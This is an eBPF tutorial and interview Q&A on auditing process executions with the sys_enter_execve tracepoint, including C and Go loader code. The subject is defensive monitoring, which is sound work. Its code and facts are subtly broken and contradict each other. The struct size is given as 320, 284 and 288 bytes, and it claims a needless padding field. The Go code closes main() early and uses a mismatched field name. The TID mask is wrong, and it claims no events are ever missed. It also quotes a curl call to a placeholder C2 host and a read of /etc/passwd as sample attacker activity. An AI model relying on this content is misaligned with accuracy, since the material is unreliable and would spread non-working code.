



Tracepoint-Based Execve Auditing

Lesson 02: Monitoring Process Executions in Containers

Table of Contents

Lesson 02: Tracepoint-Based Execve Auditing

1. Lesson Overview
2. Foundations & Core Technical Concepts
 - What is execve()?
 - What is a Tracepoint?
 - What is BPF_MAP_TYPE_PERF_EVENT_ARRAY?
 - What is CO-RE (Compile Once – Run Everywhere)?
 - What is the Perf Subsystem?
3. Problem Statement & Real-World Use Case
 - The Threat: Container Escape & Lateral Movement
 - Real Production Story: How Cilium Tetragon Works
4. Why Tracepoints over Polling /proc?
5. Internal Kernel Flow
6. Architecture Diagram
7. Event Flow Diagram
8. Data Structure Layout
9. Step-by-Step Code Walkthrough
 - The eBPF C Program (main.bpf.c)
 - The Go Loader (main.go)
10. Running the Lab
 - Phase 1: Compile
 - Phase 2: Run the Auditor
 - Phase 3: Test in Another Terminal
 - Phase 4: Filter by UID (only root executions)
11. Dynamic Debugging with bpftool
12. Verifier Errors & Common Mistakes
 - Error 1: invalid mem access 'map_value_or_null'
 - Error 2: Stack size exceeded
 - Common Mistake: Missing padding in Go struct
13. Performance Analysis
14. Common Mistakes
15. Best Practices
16. Summary

17. Further Reading

Technical Deep-Dive Q&A: Process Execution Auditing with eBPF Tracepoints

1. Beginner Level

Q1. What is the difference between a Tracepoint and a Kprobe? When should you use each?

Q2. What is `execve()` and why is it the most important syscall to monitor for security?

2. Intermediate Level

Q3. Explain the data encoding in `bpf_get_current_pid_tgid()`. Why do you right-shift by 32?

Q4. Why must `bpf_probe_read_user_str()` be used instead of directly dereferencing the filename pointer from the tracepoint context?

Q5. What is the BPF stack size limit and how does it affect your `event_t` struct design?

3. Advanced Level

Q6. How does CO-RE (Compile Once – Run Everywhere) work at the binary level? Walk through what happens when `BPF_CORE_READ(task, real_parent, tgid)` is executed.

4. System Design & Scenario-Based

Q7. Design a production-grade container runtime security engine that detects and kills suspicious executions inside Kubernetes pods.

5. Troubleshooting & Debugging

Q8. You deployed your `execve` auditor but are not seeing events for processes inside Docker containers. What are the potential causes?

Hands-on Lab & Homework Assignments

1. Practical Exercises & Research Tasks

Task 1: Explore Tracepoint Arguments

Task 2: Inspect the Loaded Program with `bpftool`

2. Coding Assignment: UID Filter & Suspicious Path Alerting

Requirements:

3. Mini-Project: Process Ancestry Tree

Design:

4. Advanced Challenge: Benchmarking Perf Buffer vs Ring Buffer

Setup:

Lesson 02: Tracepoint-Based Execve Auditing

1. Lesson Overview

In this lesson, you will learn how to build a **production-grade process execution audit trail** — the same kind used by Cilium Tetragon, Datadog Agent, and Falco — using eBPF **tracepoints**. We will attach an eBPF program to the `sys_enter_execve` kernel tracepoint to capture every binary execution across the entire host, including PID, PPID, UID, command name, and the full executable path.

We will stream these events in real-time to a user-space Go daemon using a **Perf Event Array** map, building a live terminal security monitor that prints structured audit logs.

2. Foundations & Core Technical Concepts

To understand process execution auditing, we need to understand how the Linux kernel handles process creation and what hooks eBPF gives us to observe it.

What is `execve()`?

`execve()` is the Linux system call that **replaces the current process image with a new program**. When you type `ls` in a shell, the shell process calls `execve("/bin/ls", ...)`, which causes the kernel to:

1. Load the new ELF binary from the filesystem into memory.
2. Map the text, data, and BSS segments.
3. Transfer control to the new program's entry point.

This is distinct from `fork()` or `clone()` which create a new child process. `execve` is the exact moment a program begins running. **Every container escape, every malware execution, every lateral movement starts with an `execve` call.**

What is a Tracepoint?

A **tracepoint** is a static hook point compiled directly into the Linux kernel source code by kernel developers. Think of them as intentional observation windows built into the kernel itself.

- **The Problem with Kprobes:** Kprobes dynamically attach to arbitrary kernel C functions by name. If a kernel update renames `do_execve_common()` to `bprm_execve()` (which happened in kernel 5.9), any Kprobe attached to that function silently breaks. You get no error — your security tool simply stops working.
- **The Tracepoint Solution:** Tracepoints are governed by the **Stable Kernel ABI Contract**. The kernel team guarantees that `tracepoint/syscalls/sys_enter_execve` will never be renamed or removed. This is the foundation of production security tooling.
- **Where are Tracepoints defined?** You can list all available tracepoints on any Linux host:

```
sudo ls /sys/kernel/debug/tracing/events/syscalls/ | grep execve
# Output:
# sys_enter_execve
# sys_exit_execve
```

What is BPF_MAP_TYPE_PERF_EVENT_ARRAY?

This is a special BPF map type that acts as a **high-speed event streaming channel** from kernel space to user space.

- **The Problem:** BPF programs cannot write directly to files or sockets. They can only interact with user-space by placing data into maps. For high-frequency events like `execve` (which can fire thousands of times per second on a busy container host), we need a non-blocking, low-latency channel.
- **How it works:** The Perf Event Array map leverages the kernel's existing `perf_event` subsystem. Each CPU core has its own circular ring buffer. The BPF program writes event records into its CPU-local buffer using `bpf_perf_event_output()`. User-space uses `epoll()` to wait for data and reads events asynchronously without locks.
- **Why per-CPU?** Separate per-CPU buffers eliminate cache-line bouncing. CPU 3 never has to wait for CPU 0 to finish writing before it can write its own event.

What is CO-RE (Compile Once – Run Everywhere)?

- **The Problem:** The kernel's internal `task_struct` (which describes a process) has different field offsets across kernel versions. The `real_parent` pointer might be at byte offset 608 in kernel 5.15, and at offset 720 in kernel 6.1. If we hardcode the offset, our binary breaks on different kernels.
- **The CO-RE Solution:** We include `vmlinux.h` (a generated header containing all kernel type definitions with their BTF metadata), and use the `BPF_CORE_READ()` macro. When our program

loads, `libbpf` reads the running kernel's BTF (BPF Type Format) data and automatically patches our instruction bytecode to use the correct offset for the current host.

What is the Perf Subsystem?

The Linux `perf` subsystem is the kernel's built-in hardware and software performance monitoring framework, originally designed for CPU cycle counting and cache miss tracking. eBPF hijacks this infrastructure for high-throughput event streaming, piggybacking on the same efficient kernel-to-user-space data path used by the `perf` tool.

3. Problem Statement & Real-World Use Case

The Threat: Container Escape & Lateral Movement

In a Kubernetes cluster with 50 nodes, each running 30+ pods, thousands of processes execute every second. A single compromised container that spawns `/bin/bash`, `wget`, or `curl` with malicious arguments is the first sign of an attack — a container escape or a supply chain compromise.

Traditional monitoring approaches — like parsing `/proc` with a poll loop — have a fundamental race condition: a process can spawn and exit faster than your polling interval, making it completely invisible.

Real Production Story: How Cilium Tetragon Works

Cilium Tetragon is the open-source runtime security engine used in production at Bloomberg, Adobe, and various cloud providers. Its entire foundation is eBPF tracepoint-based execution auditing.

When a pod runs `curl http://malicious-c2.example.com`:

1. Tetragon's eBPF program fires on `sys_enter_execve` **synchronously with the syscall itself** — not after a polling delay.
2. The process credentials (UID=0 = root, namespace, cgroup) are captured from the `task_struct` in kernel memory.
3. The event is streamed via the perf ring buffer to Tetragon's Go daemon.
4. Tetragon evaluates the event against policy rules. If it matches a "deny" policy, it can send a `SIGKILL` to terminate the process before it even finishes loading the binary.

Similarly, **Datadog Agent's runtime security module (CSPM)** and **Aqua Security's scanner** use identical eBPF tracepoint hooks to build their execution inventories.

4. Why Tracepoints over Polling /proc?

Approach	Latency	Missed Events	CPU Cost	Production Safe?
<code>poll /proc</code> every 100ms	0–100ms	Yes (fast processes)	High (constant scanning)	No
<code>netlink connector</code> (CN_PROC)	~1ms	Rare	Low	Somewhat
eBPF Tracepoint	~microseconds	Never	Near-zero	Yes


The eBPF tracepoint fires **at the exact CPU instruction** that enters the `execve` syscall handler. There is no polling, no delay, and no missed events.

5. Internal Kernel Flow


When a process calls `execve("/bin/ls", ...)`:

1. The CPU transitions from user mode to kernel mode via a syscall interrupt (`SYSCALL` instruction on x86_64).
2. The kernel's syscall dispatch table routes execution to `__x64_sys_execve()`.
3. Before any actual work begins, the kernel fires the `sys_enter_execve` tracepoint, executing all attached eBPF programs.
4. Our eBPF program runs, reads the arguments from the tracepoint context (which contains a pointer to the filename in user-space memory), reads the task credentials, and submits an event to the perf buffer.
5. The execve handler then proceeds: loading the ELF, mapping memory, switching the process image.
6. On return from the syscall, `sys_exit_execve` fires (useful for capturing return codes).

6. Architecture Diagram



7. Event Flow Diagram



8. Data Structure Layout

Our `event_t` struct must be carefully sized and aligned because it is shared between C kernel-space and Go user-space:

struct `event_t` memory layout (320 bytes total):

	PID	PPID	UID	pad	comm[16]	filename	
	4B	4B	4B	4B	16B	256B	
Offset:	0	4	8	12	16	32	

Critical alignment rule: The Go `Event` struct must match this layout exactly using `binary.LittleEndian` deserialization. Any field reordering or missing padding bytes will cause all

fields to read incorrect values.

9. Step-by-Step Code Walkthrough

The eBPF C Program (`main.bpf.c`)

```
#include <vmlinux.h>           // Auto-generated kernel type definitions with BTF
#include <bpf/bpf_helpers.h>    // BPF helper functions (bpf_printk, bpf_map_lookup
#include <bpf/bpf_core_read.h>  // CO-RE macros for safe struct field access

// Event structure sent to user-space via perf buffer
// CRITICAL: Must match the Go struct layout byte-for-byte
struct event_t {
    __u32 pid;           // Thread Group ID (the "PID" visible to user-space)
    __u32 ppid;          // Parent process TID
    __u32 uid;           // Effective user ID of the calling process
    char comm[16];       // Process command name (max 16 bytes, kernel limit)
    char filename[256];  // Full path of the executable being executed
};

// Perf Event Array map — one ring buffer per CPU core
// Key: CPU index (u32), Value: fd reference (u32)
struct {
    __uint(type, BPF_MAP_TYPE_PERF_EVENT_ARRAY);
    __uint(key_size, sizeof(__u32));
    __uint(value_size, sizeof(__u32));
} events SEC(".maps");

// Attach to the sys_enter_execve tracepoint
// The ctx argument is auto-typed from vmlinux.h BTF definitions
SEC("tracepoint/syscalls/sys_enter_execve")
int trace_execve(struct trace_event_raw_sys_enter_execve_t *ctx) {
    struct event_t event = {};    // Zero-initialize to avoid leaking kernel stack

    // bpf_get_current_pid_tgid() returns a u64:
    //   - High 32 bits = TGID (what user-space sees as PID)
    //   - Low 32 bits  = TID (kernel thread ID)
    __u64 pid_tgid = bpf_get_current_pid_tgid();
    event.pid = pid_tgid >> 32;    // Extract the TGID

    // UID is packed in u64: high 32 = GID, low 32 = UID
    event.uid = bpf_get_current_uid_gid();

    // Read the 16-byte command name from the kernel's task struct
    // This is the value from /proc/<pid>/comm
    bpf_get_current_comm(&event.comm, sizeof(event.comm));
```

```
// CO-RE safe access to task_struct→real_parent→tgid
// libbpf will patch the byte offset at load time to match the running kernel
struct task_struct *task = (struct task_struct *)bpf_get_current_task();
event.ppid = BPF_CORE_READ(task, real_parent, tgid);

// Copy the filename from user-space memory into our kernel stack buffer
// bpf_probe_read_user_str is safe – it handles page faults and null terminates
bpf_probe_read_user_str(&event.filename, sizeof(event.filename),
                        (void *)ctx→filename);

// Submit the event to the per-CPU perf ring buffer
// BPF_F_CURRENT_CPU tells the kernel to use the currently executing CPU's buffer
bpf_perf_event_output(ctx, &events, BPF_F_CURRENT_CPU,
                     &event, sizeof(event));

return 0;
}

char LICENSE[] SEC("license") = "GPL";
```

The Go Loader (`main.go`)

```
package main

import (
    "bytes"
    "encoding/binary"
    "fmt"
    "log"
    "os"
    "os/signal"
    "syscall"

    "github.com/cilium/ebpf"
    "github.com/cilium/ebpf/link"
    "github.com/cilium/ebpf/perf"
)

// Event must match the C struct layout byte-for-byte
type Event struct {
    PID      uint32
    PPID     uint32
    UID      uint32
    _        uint32 // padding to align comm field
    Comm     [16]byte
    Filename [256]byte
}

func main() {
    // Load and parse the compiled BPF ELF object file
    spec, err := ebpf.LoadCollectionSpec("main.bpf.o")
    if err != nil {
        log.Fatalf("failed to load eBPF spec: %v", err)
    }

    // Load all programs and maps into the kernel
    var objs struct {
        Prog *ebpf.Program `ebpf:"trace_execve"`
        Events *ebpf.Map `ebpf:"events"`
    }
    if err := spec.LoadAndAssign(&objs, nil); err != nil {
        log.Fatalf("failed to load into kernel: %v", err)
    }
    defer objs.Prog.Close()
    defer objs.Events.Close()
}
```

```

// Attach the program to the tracepoint
tp, err := link.Tracepoint("syscalls", "sys_enter_execve", objs.Prog, nil)
if err != nil {
    log.Fatalf("failed to attach tracepoint: %v", err)
}
defer tp.Close()

// Create a perf reader – 8 pages per-CPU ring buffer
rd, err := perf.NewReader(objs.Events, os.Getpagesize()*8)
if err != nil {
    log.Fatalf("failed to create perf reader: %v", err)
}
defer rd.Close()

fmt.Println("Monitoring process executions... Press Ctrl+C to stop")
fmt.Printf("%-6s %-6s %-5s %-16s %s\n", "PID", "PPID", "UID", "COMM", "PATH")

// Handle SIGINT/SIGTERM gracefully
sig := make(chan os.Signal, 1)
signal.Notify(sig, os.Interrupt, syscall.SIGTERM)
go func() {
    ←sig
    rd.Close()
}()

var event Event
for {
    record, err := rd.Read()
    if err != nil {
        if perf.IsClosed(err) { return }
        log.Printf("read error: %v", err)
        continue
    }

    // Deserialize the raw bytes using little-endian byte order (x86_64 native)
    if err := binary.Read(bytes.NewBuffer(record.RawSample), binary.LittleEndian, &event); err != nil {
        continue
    }

    comm := string(bytes.TrimRight(event.Comm[:], "\x00"))
    path := string(bytes.TrimRight(event.FileName[:], "\x00"))
    fmt.Printf("%-6d %-6d %-5d %-16s %s\n",
        event.PID, event.PPID, event.UID, comm, path)
}
}

```

10. Running the Lab

Phase 1: Compile

```
cd series/series-02/source-code
make
```

Phase 2: Run the Auditor

```
sudo ./loader
```

Expected output:

```
Monitoring process executions... Press Ctrl+C to stop
PID    PPID   UID    COMM          PATH
8821    8800   0      curl           /usr/bin/curl
8822    8800   1000   ls             /bin/ls
8823    1      0      containerd-shim /usr/bin/containerd-shim-runc-v2
```

Phase 3: Test in Another Terminal

```
# Simulate suspicious activity
ls /tmp
curl --help
whoami
cat /etc/passwd
```

Every command appears instantly in the auditor output.

Phase 4: Filter by UID (only root executions)

Modify the C program to add a filter:

```
// Only report executions by UID 0 (root)
if (event.uid != 0) return 0;
```

11. Dynamic Debugging with bpftool

```
# Verify the tracepoint program is loaded
sudo bpftool prog list | grep execve

# Check the perf event array map
sudo bpftool map list | grep events

# Stream debug prints (add bpf_printk() to the C code)
sudo cat /sys/kernel/debug/tracing/trace_pipe
```

12. Verifier Errors & Common Mistakes

Error 1: invalid mem access 'map_value_or_null'

```
0: (85) call bpf_perf_event_output#25
R1 type=map_value_or_null expected=map_value
```

Cause: You called `bpf_perf_event_output` without first checking if a map lookup returned NULL.

Fix: Always null-check the return value of `bpf_map_lookup_elem()`.

Error 2: Stack size exceeded

```
Argument list too long: Cannot allocate memory for stack
```


Cause: The `event_t` struct is allocated on the BPF stack, which has a hard limit of **512 bytes**. If your struct exceeds this, the verifier rejects it. **Fix:** Use `BPF_MAP_TYPE_PERCPU_ARRAY` as a scratch space for large structs, or reduce the filename buffer from 256 to 128 bytes.

Common Mistake: Missing padding in Go struct

```
// WRONG - C compiler adds 4 bytes padding before comm[]
type Event struct {
    PID      uint32
    PPID     uint32
    UID      uint32
    // Missing padding here!
    Comm     [16]byte
}
```

Fix: Add an explicit `_ uint32` padding field after UID to match C struct alignment.

13. Performance Analysis

Metric	<code>/proc</code> polling (100ms)	CN_PROC netlink	eBPF Tracepoint
Execution Visibility	100ms gap	~1ms delay	Zero — fires at syscall
Missed Fast Processes	Yes (common)	Rare	Never
CPU Overhead (idle)	High (constant poll)	Minimal	Near-zero
Kernel Version Stability	N/A	Stable	Stable (ABI guarantee)
Argument Capture	Partial (<code>/proc/cmdline</code>)	None	Full (up to 256B)

14. Common Mistakes

- Reading `pid` instead of `tgid`:** `bpf_get_current_pid_tgid()` returns the TID in the low 32 bits. In a multi-threaded program, every thread has a different TID but the same TGID. Always right-shift by 32 to get the process-level PID.

2. Using `bpf_probe_read` instead of `bpf_probe_read_user_str`: `ctx->filename` is a user-space pointer. Using `bpf_probe_read` without the `_user` suffix reads from kernel memory at that address, causing either a fault or garbage data.
 3. **Forgetting the BPF stack size limit:** The BPF stack is 512 bytes max. `event_t` with a 256-byte filename already takes 288 bytes. Adding more fields risks a verifier rejection.
-

15. Best Practices

- Use `sys_exit_execve` to get return codes: Hook `sys_exit_execve` too, and correlate by PID to know whether an execution succeeded or was denied by a LSM module.
 - **Add a PID filter map:** Use a `BPF_MAP_TYPE_HASH` to allow user-space to insert PIDs to monitor, so your eBPF program only submits events for container processes, not all 50,000 events/sec from the entire host.
 - **Use Ring Buffer in modern kernels:** If your kernel is 5.8+, prefer `BPF_MAP_TYPE_RINGBUF` over `PERF_EVENT_ARRAY`. It uses a single shared buffer (not per-CPU), guarantees event ordering, and reduces memory usage.
-

16. Summary

- `sys_enter_execve` fires synchronously at every binary execution — no polling, no delays.
 - Tracepoints are the stable, production-safe alternative to Kprobes for security tooling.
 - `BPF_MAP_TYPE_PERF_EVENT_ARRAY` provides per-CPU lockless ring buffers for streaming events to user-space.
 - CO-RE with `BPF_CORE_READ()` makes programs portable across all modern Linux kernels.
 - The Go user-space loader must mirror the C struct layout exactly for correct binary deserialization.
-

17. Further Reading

- Cilium Tetragon Architecture: [Tetragon Runtime Security](#)
- Kernel Tracepoints Stable ABI: [Linux Kernel Tracepoints Documentation](#)
- BPF CO-RE Deep Dive: [Andrii Nakryiko — BPF CO-RE Reference Guide](#)
- perf ring buffer internals: [Linux Perf Ring Buffer Design](#)

Technical Deep-Dive Q&A: Process Execution Auditing with eBPF Tracepoints

This guide contains detailed technical questions and model answers matching senior eBPF, Linux systems, and cloud-native security platform roles.

1. Beginner Level

Q1. What is the difference between a Tracepoint and a Kprobe? When should you use each?

Answer: Both are mechanisms to attach eBPF programs to kernel execution points, but they differ critically in stability and reliability:

- **Tracepoints** are static hooks compiled directly into the kernel source code by kernel developers. They are part of the **Stable Kernel ABI** — the kernel team guarantees they will never be renamed or removed. Example: `tracepoint/syscalls/sys_enter_execve` has existed unchanged since kernel 3.12.
 - **Use when:** You need production-safe, long-term monitoring that survives kernel upgrades (security auditing, observability agents).
- **Kprobes** are dynamic hooks that can attach to almost any kernel C function by name using breakpoint patching. They are powerful but **not stable** — a kernel update can rename, inline, or remove the target function without any notice, silently breaking your probe.
 - **Use when:** No tracepoint exists for the event you need, or you need to access internal function arguments that tracepoints don't expose.

Rule of thumb: Always prefer tracepoints for production tools. Use kprobes only when no tracepoint is available.

Q2. What is `execve()` and why is it the most important syscall to monitor for security?

Answer: `execve()` is the Linux system call that **replaces the current process image with a new executable**. When any process runs a program — whether typing `ls` in a shell, a container

starting its entry point, or malware downloading and executing a second-stage payload — it calls `execve()`.


This makes it uniquely important for security:

1. **Every attack path involves execve:** Container escapes, lateral movement, supply chain attacks, and reverse shells all begin with an `execve` call.
2. **It fires exactly once per execution:** Unlike `fork()` / `clone()` which fire for every thread, `execve` fires only when a new binary replaces the process image — a more meaningful security event.
3. **It captures the full executable path:** The `filename` argument contains the complete path (`/bin/bash` , `/tmp/.hidden/evil`), immediately revealing suspicious execution locations.

2. Intermediate Level

Q3. Explain the data encoding in `bpf_get_current_pid_tgid()`. Why do you right-shift by 32?

Answer: `bpf_get_current_pid_tgid()` returns a single **64-bit unsigned integer** that packs two 32-bit values:



- **TID (low 32 bits):** The kernel-level thread ID. In a multi-threaded process, each thread has a unique TID.
- **TGID (high 32 bits):** The Thread Group ID — what `getpid()` returns in user-space. All threads of the same process share the same TGID.

For security auditing, we want the **process-level PID** (which is the TGID):

```
__u64 pid_tgid = bpf_get_current_pid_tgid();
__u32 pid = pid_tgid >> 32;    // Extract the TGID (user-space PID)
__u32 tid = pid_tgid & 0×FFFFFF; // Extract the TID (kernel thread)
```

Why it matters: If you accidentally use the low 32 bits (TID) as the PID, a multi-threaded server (like Nginx with 16 worker threads) will show 16 different "PIDs" for the same process, making correlation with system logs impossible.

Q4. Why must `bpf_probe_read_user_str()` be used instead of directly dereferencing the `filename` pointer from the tracepoint context?

Answer: The `ctx->filename` field in the `sys_enter_execve` tracepoint context is a **pointer into user-space virtual memory** — not kernel memory. The eBPF program runs in kernel context. Directly dereferencing a user-space pointer from kernel context is unsafe and rejected by the verifier for three reasons:

1. **Page fault risk:** The user-space page containing `filename` might be paged out to disk (not currently in physical RAM). In kernel context, dereferencing a paged-out pointer causes a kernel oops.
2. **Address space isolation:** The virtual address that is valid in the user process's address space may map to a completely different physical address (or be unmapped) in kernel virtual address space.
3. **Verifier enforcement:** The eBPF verifier tracks pointer types. A pointer derived from `ctx->filename` has type `user_ptr` — the verifier rejects any direct memory access on it. You must use the `_user` variant of probe read helpers.

`bpf_probe_read_user_str()` handles all of this safely:

- It temporarily enables page fault handling during the copy.
- It validates the source pointer is within user-space address range.
- It null-terminates the destination buffer up to the specified size.

Q5. What is the BPF stack size limit and how does it affect your `event_t` struct design?

Answer: The BPF program stack is hard-limited to **512 bytes**. This is a fundamental architectural constraint enforced by the verifier — not a soft limit. The verifier statically calculates maximum stack usage at load time and rejects programs that exceed it.

Our `event_t` struct breakdown:

```
struct event_t {
    __u32 pid;           // 4 bytes
    __u32 ppid;          // 4 bytes
    __u32 uid;           // 4 bytes
    char comm[16];       // 16 bytes
    char filename[256];  // 256 bytes
};                      // = 284 bytes total
```

284 bytes is fine, but if you also need `cgroup_id` (8B), `namespace_id` (8B), `mount_namespace` (8B), and `argv[0..4]` ($5 \times 256\text{B} = 1280\text{B}$), you'd need 1,608 bytes — far over the limit.

Solutions for large structs:

1. **Use `bpf_ringbuf_reserve()`**: Reserve space directly in ring buffer memory. The reserved memory is NOT on the BPF stack — it is in the ring buffer's contiguous memory region, which has no 512-byte limit.
2. **Use a per-CPU scratch map**: Declare a `BPF_MAP_TYPE_PERCPU_ARRAY` with one slot containing your large struct. Use it as a heap allocator.
3. **Split events**: Send multiple smaller events keyed by PID that the user-space correlates.

3. Advanced Level

Q6. How does CO-RE (Compile Once – Run Everywhere) work at the binary level? Walk through what happens when `BPF_CORE_READ(task, real_parent, tgid)` is executed.

Answer: CO-RE is a three-layer system:

Layer 1 — Compile Time (Your Machine): When you compile with `clang -target bpf -g`, the compiler:

1. Reads `vmlinux.h` (which contains all kernel type definitions with BTF metadata).
2. For `BPF_CORE_READ(task, real_parent, tgid)`, it computes the byte offset of `real_parent` in `task_struct` and `tgid` in `task_struct` **for the kernel version on your compile machine**.
3. The compiled BPF bytecode contains a relocation record: "field `tgid` in type `task_struct` — patch this offset at load time."

Layer 2 — Load Time (Target Machine): When `libbpf` loads the BPF object:

1. `libbpf` reads `/sys/kernel/btf/vmlinux` — the BTF data of the **running kernel**.
2. It finds the current offset of `tgid` inside `task_struct` on this specific kernel version.
3. It **patches the BPF bytecode** — replacing the compile-time offset with the runtime-correct offset.

Layer 3 — Runtime (Kernel Execution): The patched instruction executes with the correct offset, reading `tgid` from exactly the right memory location regardless of kernel version.

